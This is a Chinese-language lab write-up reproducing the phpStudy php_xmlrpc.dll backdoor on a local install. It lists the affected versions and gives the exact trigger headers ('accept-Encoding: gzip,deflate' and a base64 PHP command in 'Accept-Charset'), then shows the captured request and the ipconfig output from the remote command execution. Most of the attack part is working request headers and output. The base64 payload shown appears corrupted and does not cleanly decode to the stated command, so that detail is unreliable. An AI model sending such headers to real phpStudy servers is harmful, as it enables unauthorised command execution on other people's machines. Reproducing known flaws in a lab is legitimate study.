

## 集成环境phpstudy后门利用复现

影响的版本: phpStudy20161103版本: php5.4.45与php5.2.17


phpStudy20180211版本: php5.4.45与php5.2.17

这里我使用的是2018的版本, 使用php5.4.45


下载好安装包后根据提示一路安装

在\phpstudy\PHPTutorial\php\php-5.4.45\ext\路径下找到php\_xmlrpc.dll文件

查看, 可见可利用eval函数来执行命令, 存在后门



启动软件



E (E:) > CtfTool > PhpStudy20180211 > PHPTutorial > WWW

名称	修改日期	类型
phpMyAdmin	2020/2/26 10:08	文件夹
index.php	2017/3/28 16:59	PHP 文件
l.php	2017/4/20 16:49	PHP 文件
phpinfo.php	2013/5/9 20:56	PHP 文件

然后访问localhost/index.php（任意php文件都可以），拦截发送请求的数据包，添加如下的请求头字段：

accept-Encoding注意逗号后面的空格要去掉

Accept-Charset为system('ipconfig')的base64编码

```
accept-Encoding: gzip, deflate
Accept-Charset: c3lzdGVtKCdpdpcGNvbWZpZydpOw==
```

The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of captured requests, with the first request (GET http://localhost/index.php) selected. The middle pane shows the request details, including the headers and body. The headers section shows the following values:

```
Host: localhost
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Mode: navigate
accept-Encoding: gzip, deflate
Accept-Charset: c3lzdGVtKCdpdpcGNvbWZpZydpOw==
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,cy;q=0.7,da;q=0.6,vi;q=0.5
Cookie: PHPSESSID=app4480p17cduf3r4s9vbk1f
```

The bottom pane shows the response body, which is the output of the system('ipconfig') command. The output is displayed in a text format, showing the configuration details for the Windows IP and VMware Network Adapter VMnet1.

Windows IP 配置 无线局域网适配器 本地连接\* 1: 媒体状态 . . . . . : 媒体已断开连接 连接特定的 DNS 后缀 . . . . . : 以太网适配器 VMware Network Adapter VMnet1: 连接特定的 DNS 后缀 . . . . . : fe80::4842:ea99:984:ac97%22 IPv4 地址 . . . . . : 192.168.106.1 子网掩码 . . . . . : 255.255.255.0 默认网关 . . . . . : 以太网适配器 VMware Network Adapter VMnet8: 连接特定的 DNS 后缀 . . . . . : 本地链接 IPv6 地址 . . . . . : fe80::9077:7bd0:4344:8f84%5 IPv4 地址 . . . . . : 192.168.154.1 子网掩码 . . . . . : 255.255.255.0 默认网关 . . . . . : 无线局域网适配器 WLAN: 连接特定的 DNS 后缀 . . . . . : 本地链接 IPv6 地址 . . . . . : fe80::a1d9:5b2c:bcff:ec92%16 IPv4 地址 . . . . . : 192.168.0.103 子网掩码 . . . . . : 255.255.255.0 默认网关 . . . . . : 192.168.0.1 以太网适配器 蓝牙网络连接: 媒体状态 . . . . . : 媒体已断开连接 连接特定的 DNS 后缀 . . . . . : Hello World

可见。成功利用eval执行命令，出发后门。